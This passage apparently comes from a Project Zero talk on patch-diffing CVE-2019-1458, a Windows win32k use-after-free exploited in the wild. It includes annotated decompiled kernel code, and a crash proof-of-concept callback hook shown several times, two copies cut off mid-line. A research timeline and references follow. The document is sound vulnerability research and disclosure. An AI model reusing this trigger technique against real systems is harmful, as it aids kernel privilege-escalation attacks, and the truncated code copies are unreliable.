    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
    tagWndPtrOfNextWindow = HMValidateHandleNoSecure(handleOfNextWindowToHilite, TYPE_WINDOW);
    if ( tagWndPtrOfNextWindow )
        goto LABEL_103;
    isShiftPressed2 = isShiftPressed;
} // END OF WHILE
LABEL_106:
  v11 = queue->spwndActive;    ← USE AFTER FREE
```

Send **WM_DESTROY** message to **gspwndAltTab**

POC Callback

```
NTSTATUS callbackHook(LPVOID lpParam) {
    if (!firstRun && destroyedPopup == FALSE) {
        if (AttachThreadInput(dwPopupThreadId, dwSwitchThreadId, TRUE) != 0) {
            OutputDebugString(_T("AttachThreadInput success!\n"));
        } else { OutputDebugString(_T("AttachThreadInput failed!\n")); }

        /* Destroy popup window to force to go through "while" loop again in xxxNextWindow */
        if ( DestroyWindow(popupHwnd) != 0) { destroyedPopup = TRUE; }

        /* Get gpswndAltTab window */
        HWND taskSwitcher = FindWindow((LPCWSTR)32771, NULL);
        /* Send WM_DESTROY message to gspwndAltTab*/
        SendMessage(taskSwitcher, 0x10, 0, 0);
    }
    firstRun = FALSE;
    /* Call the original call back function*/
    Func origCb = reinterpret_cast<Func>(drawSwitchCallback);
    return origCb(lpParam);
}
```

POC Callback

```
NTSTATUS callbackHook(LPVOID lpParam) {
    if (!firstRun && destroyedPopup == FALSE) {
        if (AttachThreadInput(dwPopupThreadId, dwSwitchThreadId, TRUE) != 0) {
            OutputDebugString(_T("AttachThreadInput success!\n"));
        } else { OutputDebugString(_T("AttachThreadInput failed!\n")); }

        /* Destroy popup window to force to
        if ( DestroyWindow(popupHwnd) != 0)

        /* Get gpswndAltTab window */
        HWND taskSwitcher = FindWindow((LPCWSTR)32771, NULL);
        /* Send WM_DESTROY message to gspwndAltTab*/
        SendMessage(taskSwitcher, 0x10, 0, 0);
    }
    firstRun = FALSE;
    /* Call the original call back function*/
    Func origCb = reinterpret_cast<Func>(drawSwitchCallback);
    return origCb(lpParam);
}
```

Free the queue (**`tagQ`** object)

Google

POC Callback

```
NTSTATUS callbackHook(LPVOID lpParam) {
    if (!firstRun && destroyedPopup == FALSE) {
        if (AttachThreadInput(dwPopupThreadId, dwSwitchThreadId, TRUE) != 0) {
            OutputDebugString(_T("AttachThreadInput success!\n"));
        } else { OutputDebugString(_T("AttachThreadInput failed!\n")); }

        /* Destroy popup window to force to go through "while" loop again in xxxNextWindow */
        if ( DestroyWindow(popupHwnd) != 0) { destroyedPopup = TRUE; }

        /* Get gpswndAltTab window */
        HWND taskSwitcher = FindWindow((LPCWSTR)32771,
        /* Send WM_DESTROY message to gspwndAltTab*/
        SendMessage(taskSwitcher, 0x10, 0, 0);
    }
    firstRun = FALSE;
    /* Call the original call back function*/
    Func origCb = reinterpret_cast<Func>(drawSwitchCallback);
    return origCb(lpParam);
}
```

Destroy the window so that **`HMValidateHandleNoSecure`** will return 0

POC Callback

```
NTSTATUS callbackHook(LPVOID lpParam) {
    if (!firstRun && destroyedPopup == FALSE) {
        if (AttachThreadInput(dwPopupThreadId, dwSwitchThreadId, TRUE) != 0) {
            OutputDebugString(_T("AttachThreadInput success!\n"));
        } else { OutputDebugString(_T("AttachThreadInput failed!\n")); }

        /* Destroy popup window to force to go through "while" loop again in xxxNextWindow */
        if ( DestroyWindow(popupHwnd) != 0) { destroyedPopup = TRUE; }

        /* Get gpswndAltTab window */
        HWND taskSwitcher = FindWindow((LPCWSTR)32771, NULL);
        /* Send WM_DESTROY message to gspwndAltTab*/
        SendMessage(taskSwitcher, 0x10, 0, 0);
    }
    firstRun = FALSE;
    /* Call the original call back function*/
    Func origCb = reinterpret_cast<Func>(drawSwitchCall
    return origCb(lpParam);
}
```

Send WM_DESTROY message to gpswndAltTab window to set bDestroyed=1

Using the Freed Queue

- At `LABEL_106`, we dereference the pointer to the `tagQ` object and access the `spwndActive` member of the queue.

```
mov r14, [rbp+50h]
```

where `rbp` is the pointer to `tagQ`

Closing Thoughts

Patch Diffing - Timeline

- Oct 31 2019: Chrome releases fix for CVE-2019-13720
- Dec 10 2019: Microsoft Security Bulletin lists CVE-2019-1458 as exploited in the wild and fixed in the December updates.
- Dec 10-16 2019: I ask around for a copy of the exploit. No luck!
- Dec 16 2019: I begin setting up a Windows 7 kernel debugging environment. (And 2 days work on a different project.)
- Dec 23 2019: VM is set-up. Start patch diffing
- Dec 24-Jan 2: Holiday
- Jan 2 - Jan 3: Look at other diffs that weren't the vulnerability. Try to trigger `DrawSwitchWndHilite`
- Jan 6: Realize changes to `xxxKeyEvent` and `xxxNextWindow` is the correct change. *(Note dear reader, this is not in fact the "correct change".)*
- Jan 6-Jan16: Figure out how the vulnerability works, go down random rabbit holes, work on POC.
- Jan 16: Crash POC crashes!

Approximately 3 work weeks to set up a test environment, diff patches, and create crash POC.

Likely a high upperbound.

Google

Make 0-day hard: in-the-wild exploitation

When in-the-wild exploitation of 0-days is discovered, we must learn as much as possible from each of those.

We need full details on the vulnerabilities. The attackers have them.

That means sharing and working as a team.

Resources I used to “learn Windows”

- “Kernel Attacks Through User- Mode Callbacks” Blackhat USA 2011 talk by Tarjei Mandt [slides, video]
  - I learned about thread locking, assignment locking, and user-mode callbacks.
- “One Bit To Rule A System: Analyzing CVE-2016-7255 Exploit In The Wild” by Jack Tang, Trend Micro Security Intelligence [blog]
  - This was an analysis of a vulnerability also related to xxxNextWindow. This blog helped me ultimately figure out how to trigger xxxNextWindow and some argument types of other functions.
- “Kernel exploitation – r0 to r3 transitions via KeUserModeCallback” by Mateusz Jurczyk [blog]
  - This blog helped me figure out how to modify the dispatch table pointer with my own function so that I could execute during the user-mode callback.
- “Windows Kernel Reference Count Vulnerabilities - Case Study” by Mateusz Jurczyk, Zero Nights 2012 [slides]
- “Analyzing local privilege escalations in win32k” by mxatone, Uninformed v10 (10/2008) [article]
- P0 Team Members: James Forshaw, Tavis Ormandy, Mateusz Jurczyk, and Ben Hawkes

What’d I do differently?

Diff December 2019 and November 2019, not September 2019.

More

- “Windows 0-day exploit CVE-2019-1458 used in Operation WizardOpium” blog post by Kaspersky
- The real root cause analysis for CVE-2019-1458 by @florek_pl
- “Zero-day Exploits of Operation WizardOpium” by Boris Larin and Anton Ivanov at SAS@Home
- Full blog post on this work, including my whole process.
- Crash POC for CVE-2019-1433
- Project Zero 0-day In-The-Wild Tracking

Thank you!

Maddie Stone
@maddiestone